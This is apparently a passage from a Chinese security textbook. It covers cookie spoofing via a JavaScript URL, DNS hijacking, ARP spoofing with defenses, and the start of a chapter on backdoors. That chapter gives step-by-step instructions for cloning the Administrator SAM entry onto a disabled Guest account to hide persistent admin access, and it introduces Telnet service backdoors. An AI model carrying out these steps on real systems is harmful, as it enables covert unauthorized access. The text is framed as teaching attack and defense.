下面以一段使用 Cookie 的代码为例，讲解 Cookie 欺骗的基本原理。使用 Cookie 的程序代码如下所示。

```
<script language=vbs>
Mycookie=document.cookie
Grade=mid(Mycookie,instr(Mycookie,"=")+1,len(Mycookie)-instr(Mycookie,"=")
+1)
If Grade="user" then
   Msgbox "您拥有的是普通用户的权限!"
Else
   If Grade="admin" then
      Msgbox "您拥有的是管理员权限!"
   Else
      Msgbox "对不起,您还没有登录!"
   End if
End if
</script>
```

将上述代码保存为名称是 mycookie.htm 的 HTML 文件，该代码实现对用户权限的判断。当用户首次访问 http://localhost/mycookie.htm 时，浏览器会弹出一个没有登录的提示对话框。由于程序中只有一个变量，所以可以使用类似 Cookie 注入的方式来修改 Cookie 中权限变量的值。其实现的方法是，在浏览器的地址栏中输入“JavaScript:alert(document.cookie="Mycookie=admin");”，然后按下 Enter 键，将会弹出拥有管理员权限的提示对话框，如图 18.2 所示。




图 18.2 Cookie 欺骗成功得到管理员的权限

在使用 JavaScript 修改客户端的 Cookie 之后，黑客攻击者将成功地修改网站管理员的权限，这就是 Cookie 欺骗技术的基本原理。

这里讨论的 Cookie 是那种不会在硬盘的 Cookie 文件里留下踪迹的 Cookie，就是那种只在浏览器生存周期内（会话）产生的 Cookie，如果浏览器关闭（会话结束），那么这个 Cookie 就被删掉了。

18.3 DNS 劫持技术

用户在访问自己经常浏览的网站时，经常会出现这样的情况。当在地址栏中输入要访问的网址之后，按下 Enter 键，出现的却是另一个与要访问网站无关的网站，如搜狗查询界面、某某供求在线等，这就是 DNS 劫持技术的精彩杰作。

18.3.1 DNS 介绍

DNS 是 Domain Name System 的缩写，中文意思是“域名系统”。DNS 用于命名组织到域层次结构中的计算机和网络服务。在 Internet 上域名与 IP 地址之间是一对一或一对多关系的，域名虽然便于人们记忆，但机器之间只能互相认识 IP 地址，它们之间的转换工作称为域名解析，域名解析需要由专门的域名解析服务器来完成，DNS 就是进行域名解析的服务器。

DNS 命名用于 Internet 等 TCP/IP 网络中，通过用户友好的名称查找计算机和服务。当用户在应用程序中输入 DNS 名称时，DNS 服务可以将此名称解析为与之相关的其他信息，如 IP 地址。用户在上网时输入的网址是通过域名解析系统解析找到相对应的 IP 地址后才能上网。也就是说，域名的最终指向是 IP 地址。IP 地址是由 32 位二进制数组成的，将这 32 位二进制数分成 4 组，每组 8 个二进制数，并且将这 8 个二进制数转化成十进制数，就得到 IP 地址。因为 8 个二进制数转化为十进制数的最大范围是 0～255，因此其范围在 0～255 之间。

用户在上网的时候，通常输入的是如“www.163.com”这样的网址，实际上这是一个域名。然而，网络中的计算机彼此之间只能用 IP 地址才能相互识别。当然，用户可以在浏览器中输入网址或者是相应的 IP 地址，如用户可以在 IE 地址栏中输入“www.163.com”，也可以输入该网站的 IP 地址直接进行访问，但是由于 IP 地址很难记住，所以就出现了容易让人记住的网址，为访问网站提供方便。

18.3.2 DNS 劫持技术

DNS 劫持是网络安全中常见的一个名词，意思是通过某些手段取得某一目标域名的解析记录控制权，进而修改此域名的解析结果，通过此修改将对此域名的访问由原先的 IP 地址转入到自己指定的 IP，从而实现窃取资料或者破坏原有正常服务的目的。举个例子来说，中国电信是通过 IE 浏览器搜索功能来推送电信的 114 搜索的，其具体原理是与 IE 本身的实现相关。简单来说，IE 对于输入的网址，如果无法正常解析其域名或者输入的根本就不是域名的话，就会调用其自身定义的搜索引擎来搜索这个地址，这里就应用了 DNS 劫持技术。

在讲解 DNS 劫持技术之前，首先讲解一下访问网站的基本原理。用户在访问网站的时候，首先由客户端发送域名请求给 DNS，然后 DNS 通过遍历查询 DNS 数据库，来解析此域名对应的 IP 地址，然后反馈至浏览器客户端，客户端通过 IP 地址与对方建立数据连接。用户在访问网站的时候，如果 DNS 把用户想要解析的域名，解析为一个错误的域名，如用户要访问的是 www.zhao58.cn，而实际上打开的却是另外一个网址，如 www.cctts.cn，这就是所谓的 DNS 劫持技术。

18.3.3 DNS 劫持技术的防范

防范 DNS 劫持的最有效的方法就是直接更换 DNS 服务器，更换其他的 DNS。国内的 DNS 服务器列表有很多，比如河南网通的是 202.102.224.68、202.102.227.68，河南电信的是

218.150.150.150、218.150.32.132，吉林网通的是 202.98.0.68、202.98.5.68 等。国外的 DNS 服务器可用的也非常多，如应用比较广泛的 OpenDNS 提供的 DNS 服务器。OpenDNS 是一个提供免费 DNS 服务的网站，该 DNS 服务器使用起来更安全，更快速，更智能。

更换 DNS 服务器的方法非常简单，对于宽带拨号用户来说，其实现更换 DNS 服务器的操作步骤如下所示。

step 1 在桌面上右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令。

step 2 随后将弹出“网络连接”对话框，在该对话框中右击“本地连接”图标，然后在弹出的快捷菜单中选择“属性”命令，如图 18.3 所示。

step 3 随后将弹出“本地连接属性”对话框，在该对话框中选择“常规”选项卡，然后选择“Internet 协议（TCP/IP）”选项，如图 18.4 所示。

图 18.3 选择“属性”命令

图 18.4 “本地连接属性”对话框

step 4 在选择“Internet 协议（TCP/IP）”选项之后，单击“属性”按钮，将弹出“Internet 协议（TCP/IP）属性”对话框。在该对话框中，不要选择自动获取 DNS，而要选择“使用下面的 DNS 服务器地址”单选项，然后设置或修改 DNS 服务器的地址。首选 DNS 服务器和备用 DNS 服务器分别设置为 202.98.0.68 和 202.98.5.68，如图 18.5 所示。完成后重新连接上网，可以摆脱服务商对 DNS 的劫持。




图 18.5 修改 DNS 地址

全国各地的主 DNS 服务器的 IP 地址都有所区别，读者可以通过搜索引擎查找自己所在省市的 DNS 服务器 IP 地址。

18.4 ARP 欺骗

ARP 欺骗的危害性是非常大的，随着互联网的飞速发展，互联网中的病毒也越来越多，其中最具有代表性的就是 ARP 病毒。目前，国内很多的单位或企业网站都遭遇过 ARP 病毒的攻击。ARP 病毒爆发后，整个网络将被堵塞，上网的速度将变得非常缓慢。下面将讲解有关 ARP 攻击与欺骗方面的相关知识。

18.4.1 ARP 概述

ARP 是 Address Resolution Protocol 的缩写，中文意识是“地址解析协议”。ARP 是一种将 IP 地址转化成物理地址的协议。从 IP 地址到物理地址的映射有表格和非表格两种方式。ARP 具体来说就是将网络层（OSI 的第三层）地址解析为数据链路层（OSI 的第二层）的物理地址。

18.4.2 ARP 协议原理

ARP 协议的工作原理是这样的，在每台装有 TCP/IP 协议的计算机中都有一个 ARP 缓存表，表里的 IP 地址与 MAC 地址是一一对应的。某机器 A 要向主机 B 发送报文，会查询本地的 ARP 缓存表，找到 B 的 IP 地址对应的 MAC 地址后，就会进行数据传输。如果未找到，则 A 广播一个 ARP 请求报文，网上所有主机包括 B 都会收到 ARP 请求，但只有主机 B 识别自己的 IP 地址，于是向 A 主机发回一个 ARP 响应报文，其中就包含有 B 的 MAC 地址，A 接收到 B 的应答后，会更新本地的 ARP 缓存，接着使用这个 MAC 地址发送数据。ARP 缓存表采用老化的机制，在一段时间里表中的某一行没有使用。这样可以大大减少 ARP 缓存表的长度，加快查询的速度。

ARP 协议并不只在发送了 ARP 请求后才接收 ARP 应答。当计算机接收到 ARP 应答数据包的时候，就会对本地的 ARP 缓存进行更新，将应答中的 IP 和 MAC 地址存储在 ARP 缓存表当中。

18.4.3 ARP 欺骗原理

ARP 欺骗原理是这样的，假设一个网络环境中有 3 台主机，分别为主机 A、B 和 C。各主机的详细信息如下所示：

```
A 主机的 IP 地址为 192.168.1.1，MAC 地址为 AA-AA-AA-AA-AA-AA。
B 主机的 IP 地址为 192.168.1.2，MAC 地址为 BB-BB-BB-BB-BB-BB。
C 主机的 IP 地址为 192.168.1.3，MAC 地址为 CC-CC-CC-CC-CC-CC。
```

A 主机和 C 主机之间进行正常通信，但是此时 B 向 A 发送一个自己伪造的 ARP 应答，而这个应答中的数据为发送方 IP 地址是 192.168.1.3（C 主机的 IP 地址）、MAC 地址是 BB-BB-BB-BB-BB-BB（C 主机的 MAC 地址本来应该是 CC-CC-CC-CC-CC-CC，这里被伪造了）。当 A 主机接收到 B 主

机伪造的 ARP 应答之后，就会更新本地的 ARP 缓存，这时 B 主机就伪装成 C 主机了。同时，B 主机同样向 C 主机发送一个 ARP 应答，应答包中发送方 IP 地址为 192.168.1.1（A 主机的 IP 地址）、MAC 地址为 BB-BB-BB-BB-BB-BB（A 主机的 MAC 地址本来应该是 AA-AA-AA-AA-AA-AA），当 C 主机收到 B 主机伪造的 ARP 应答后，也会更新本地 ARP 缓存，这时 B 主机就伪装成了 A 主机。这样 A 主机和 C 主机都被 B 主机欺骗，A 主机和 C 主机之间通信的数据都经过了 B 主机。这就是典型的 ARP 欺骗。

18.4.4 ARP 欺骗攻击的防护

当受到 ARP 欺骗攻击时，通常会出现下面几种故障现象。

- 当局域网内某台主机感染了 ARP 病毒时，会向本段局域网内所有主机发送 ARP 欺骗攻击，谎称自己是这个网段的网关设备，让原本流向网关的流量改道流向病毒主机。
- 局域网内有某些用户使用了 ARP 欺骗程序（如：网络执法官、QQ 盗号软件等），发送 ARP 欺骗数据包，致使被攻击的计算机出现突然不能上网，过一段时间又能上网，反复掉线的现象。

如果出现了上述的故障现象，可以通过下面的操作步骤进行诊断。

step 1 单击“开始”按钮，然后选择“运行”命令。

step 2 在弹出的“运行”对话框中输入“arp-d”命令。单击“确定”按钮，然后重新尝试上网，如果能恢复正常，则说明此次掉线可能是受 ARP 欺骗所致。

arp-d 命令用于清除并重建本机 arp 表。Arp-d 命令并不能抵御 ARP 欺骗，执行后仍有可能再次遭受 ARP 攻击。

对于遭受 ARP 攻击的用户，还可以通过绑定网关 MAC 地址的方法抵御 ARP 攻击，其具体实现的操作步骤如下所示。

step 1 首先，获得路由器内网的 MAC 地址，例如网关地址 10.10.75.254 的 MAC 地址为 0022aa0022aa。

step 2 然后编写一个批处理文件 AntiArp.bat，该文件的内容如下所示：

```
@echooffarp-darp-s 10.10.75.254 00-22-aa-00-22-aa
```

step 3 将文件中的网关 IP 地址和 MAC 地址更改为用户自己的网关 IP 地址和 MAC 地址即可，在重新启动计算机之后，将批处理文件 AntiArp.bat 拖到 Windows 操作系统中的“启动”当中。这样开机时这个批处理就被执行了，从而达到抵御 ARP 攻击的目的。

18.5 小结

本章通过细致的描述向读者讲解了各类网络欺骗攻击技术。无论是 URL 欺骗、Cookie 欺骗、DNS 劫持还是 ARP 欺骗，都采用了一些超常规的欺骗技术。读者在学习了本章中的内容之后，不

但可以了解各种欺骗攻击技术的原理，而且还会了解应对各种欺骗攻击技术的技巧和方法，从而保证自己的计算机系统免受来自网络的各种欺骗攻击。

下一章将详解后门技术与痕迹清理，主要涉及与后门技术相关的一些内容，使读者对后门技术的攻击及防范知识有一定的了解。

◆ ◆ ◆

第 19 章　后门技术与痕迹清理

本章包括

- ◆后门技术的概述
- ◆基于命令行的远程控制
- ◆黑客之门介绍
- ◆使用日志工具清理系统日志
- ◆常见后门介绍
- ◆RootKit 技术
- ◆服务器日志信息的清理

后门指的是黑客在入侵目标计算机系统之后，为了下次入侵的方便而留下的“方便之门”。后门与木马不同，木马侧重于控制，而后门则侧重于潜伏。黑客在入侵目标计算机系统之后，更感兴趣的是如何更加长久地占有这台计算机，后门技术就是在此基础上不断发展起来的。本章将讲解与后门技术相关的一些内容，使读者对后门技术的攻击及防范知识有一定的了解。

19.1　常见后门介绍

后门是黑客攻击者经常使用的攻击手段，它是绕过安全性控制而获取对程序或系统访问权的方法。在软件的开发阶段，程序员常会在软件内创建后门以便可以修改程序中的缺陷。如果后门被其他人知道，或是在发布软件之前没有删除后门，那么它就成了安全的风险。下面将讲解有关后门的一些基础知识以及常用的几种后门攻击技术。

19.1.1　账号后门

如果用户要进入到操作系统，通常需要一个系统授权的账号和密码。通常情况下，需要通过账户和密码登录到操作系统，否则将被视为“入侵”。当用户账号的安全性较差，并且在设置了容易被黑客破解的“弱口令”的情况下，其账号和密码很可能会被黑客破解，一旦被破解出正确的账户和密码，黑客就会使用破解出的账户和密码登录操作系统。这样，这个账户就成了黑客入侵计算机系统的后门账号。然而，对于这些后门账号，不但有密码过期的麻烦，而且管理员只要稍微小心点，就很容易发现这种账号。除封杀该账号外，管理员还会对自己的计算机进行彻底杀毒、打补丁、修复漏洞等。账号永远是系统向黑客敞开的大门，入侵者为了控制目标计算机，一般会在第一次成功入侵之后，在远程主机上创建一个备用的管理员账号，将这个账号设置为入侵的后门账号。

在 Windows 系统中，SAM（Security Account Manager）是专门用来管理操作系统中账号的数据库，SAM 里面存放着账号的所有属性，如配置文件路径、账号权限、密码等。而 SID 是唯一的身份编号，其存在于本地 SAM 数据库当中，作用是确定是否隶属于管理员。

在账号后门中，会涉及到与克隆账号相关的一些知识。在注册表中 SAM\Domains\Account\Users 分支下的子键名和在该子键 F 子项的值中保存了账号的 SID 相对标识符。由于 Windows 系

统登录时用的是后者，查询时用的是前者，因此当用 Administrator 子键的 F 子项覆盖其他账号的 F 子项之后，就造成了账号是管理员权限但查询还是原来状态的情况，这种情况通常称为克隆账号。

在讲解克隆账号之前需要先了解与克隆账号相关的 psu.exe 工具，通过该工具可以以 System 权限执行一些命令，其命令格式如下所示：

```
psu [-p 要运行的文件名] [-I 要 Su 到的进程号]
```

有关命令格式中的相关参数如下所示：

- -p 表示要运行的文件名。必须写全可执行文件的路径名称。
- -I 表示要 Su 到的进程号。该选项可选，默认 Su 到的进程为 System。

下面讲解通过修改注册表中 SAM 来实现通过克隆“被禁用的 Guest 账号”实现远程控制。其具体的操作步骤如下。

step 1 单击“开始”按钮，然后选择“运行”命令。在弹出的“运行”对话框中输入“regedit”命令，如图 19.1 所示。

step 2 单击“确定”按钮，将打开“注册表编辑器”对话框，在该对话框中依次展开 HKEY_LOCAL_MACHINE\SAM\SAM 注册表项，如图 19.2 所示。

图 19.1 “运行”对话框

图 19.2 “注册表编辑器”对话框

在展开 HKEY_LOCAL_MACHINE\SAM\SAM 分支之后，会发现在 SAM 子键下并没有看到各个账号的内容，这是因为 SAM 关系到整个系统中账号的安全。在一些 Windows 版本中，只有拥有 System 权限才可以对注册表的 SAM 进行访问。所以此时就需要借助 psu.exe 使管理员拥有 System 权限，进而访问注册表中的 SAM。

step 3 同时按下 Ctrl+Alt+Del 组合键，打开“Windows 任务管理器”对话框，在该对话框中选择“查看”菜单下的“选择列”命令，如图 19.3 所示。

step 4 此时将打开“选择列”对话框，在该对话框中选取“PID（进程标识符）”复选框，如图 19.4 所示。

图 19.3　“Windows 任务管理器”对话框

图 19.4　选取“PID（进程标识符）”复选框

step 5　选择完成之后单击“确定”按钮返回到“Windows 任务管理器”对话框当中，选择“进程”选项卡，在该选项卡界面中找到“System”进程，此时可以看到该进程的 PID 号为 4，如图 19.5 所示。

step 6　下面使用 psu.exe 工具提升管理员权限，首先将下载的 Psu 工具复制到 D 盘的根目录下。单击“开始”按钮，然后执行“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。在该窗口中进入到 D 盘根目录下的“psu”文件夹下，然后输入“psu -p regedit -I 4”命令（其中“4”表示获得的 System 进程的 PID 值），然后按下 Enter 键，如图 19.6 所示。

图 19.5　查看“System”进程




图 19.6　使用 Psu 工具打开注册表

对于 Windows XP 操作系统来说，查看和修改 SAM 的方法就相对简单。在“注册表编辑器”窗口中，右击“SAM”，在弹出的快捷菜单中选择“权限”命令，即可打开“SAM 的权限”对话框，在该对话框中将显示当前管理员用户 Administrator 和 System 权限，可以通过勾选“完全控制”和“读取”选项来设置权限，这里以设置 System 权限为例，如图 19.7 所示。

step 7　在按下 Enter 键之后，将以 System 权限打开“注册表编辑器”窗口，在其中可以看到 SAM 的内容，如图 19.8 所示。

图 19.7 修改 ASM

图 19.8 在“注册表编辑器”窗口中查看 SAM

step 8 在“注册表编辑器”窗口中依次展开 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4 注册表项，如图 19.9 所示。




图 19.9 依次展开的注册表项

step 9　双击窗口右边的“F”键名，然后对其键值数据进行复制，如图 19.10 所示。

step 10　进入账号名为 Guest 的主键注册表项当中，然后将其“F”键名的键值数据换成刚才复制的 Administrator 的“F”键值数据，如图 19.11 所示。




图 19.10　复制键值




图 19.11　粘贴键值

step 11　此时关闭“注册表编辑器”窗口，即可实现对账号的克隆。在入侵者成功的情况下，将 Guest 账号克隆成 Administrator 账号的权限之后，为了使后门账号更加隐蔽，还需要将该 Guest 账号禁用，即通过“被禁用的 Guest 账号”实现远程控制。右击桌面上的“我的电脑”图标，然后选择“管理”命令。在弹出的“计算机管理”窗口中展开“本地用户和组”选项，然后选择“用户”文件夹。在右侧的列表中将显示操作系统中所有的账户信息，右击 Guest 账户，在弹出的菜单中选择“属性”命令，如图 19.12 所示。

step 12　在随后弹出的“Guest 属性”对话框中选择“常规”选项卡，然后在该选项卡中选取“账户已停用”复选框，如图 19.13 所示。




图 19.12　“计算机管理”窗口




图 19.13　禁用 Guest 用户

step 13　在“Guest 属性”对话框中单击“确定”按钮，完成禁用 Guest 用户的操作，此时返回到“计算机管理”窗中可以看到 Guest 用户已经被禁用，如图 19.14 所示。

step 14　在“命令提示符”窗口中输入“net user guest”命令，按下 Enter 键后可以查看 Guest 账号的属性，在返回显示结果中可以看出 Guest 账号已被禁用，如图 19.15 所示。

在后门账号制作成功之后，当再次使用克隆的后门账号登录时，登录的系统界面实际上就是管理员界面。

图 19.14 查看被禁用的 Guest 账户

图 19.15 查看 Guest 账号的属性

19.1.2 系统服务后门

在操作系统中，通常会开启如 Telnet 服务、远程注册表服务等多种系统服务。操作系统在设置此类服务时的初衷是便于用户自己的远程管理，但是由于用户的安全防范措施不够，往往会被黑客利用，从而成为入侵的后门。对于系统服务后门的防范，就是将不需要的服务关闭，这样“后门”也就被关闭了。

通常情况下，黑客攻击者在一次成功入侵后，会想尽一切办法将目标计算机中的 Telnet 服务设置为自动运行，以便为下次再登录的时候提供方便。如果直接把 Telnet 服务设置为自动运行，将很容易被网络管理员发现并引起警觉。黑客攻击者通过安装更改隐藏的 Telnet 服务的方法，来避免网络管理员发现 Telnet 服务已经被更改的操作。

下面通过讲解几款可以自动安装服务的工具来讲解创建 Telnet 后门的方法。

19.1.2.1 利用 Instsrv 工具创建 Telnet 后门

Instsrv 是一款可自由指定服务名称和服务所执行的程序。Instsrv 使用命令行就可以实现安装、

卸载服务的功能。

使用 Instsrv 工具实现安装服务的方法如下所示：

```
instsrv <服务名称> <执行程序的位置>
```

使用 Instsrv 工具实现卸载服务的方法如下所示：

```
instsrv <服务名称> REMOVE
```

在了解创建 Telnet 后门之前，首先来讲解一下黑客攻击者通过 Windows 操作系统中的 Telnet 服务进行攻击的基本原理。

单击“开始”菜单，然后选择“运行”命令，在弹出的“运行”对话框中输入“services.msc”命令，打开“服务”窗口。在该窗口中找到“Telnet”服务，右击该服务，在弹出的快捷菜单中选择“属性”命令，如图 19.16 所示。随后将打开“Telnet 的属性”对话框，如图 19.17 所示。

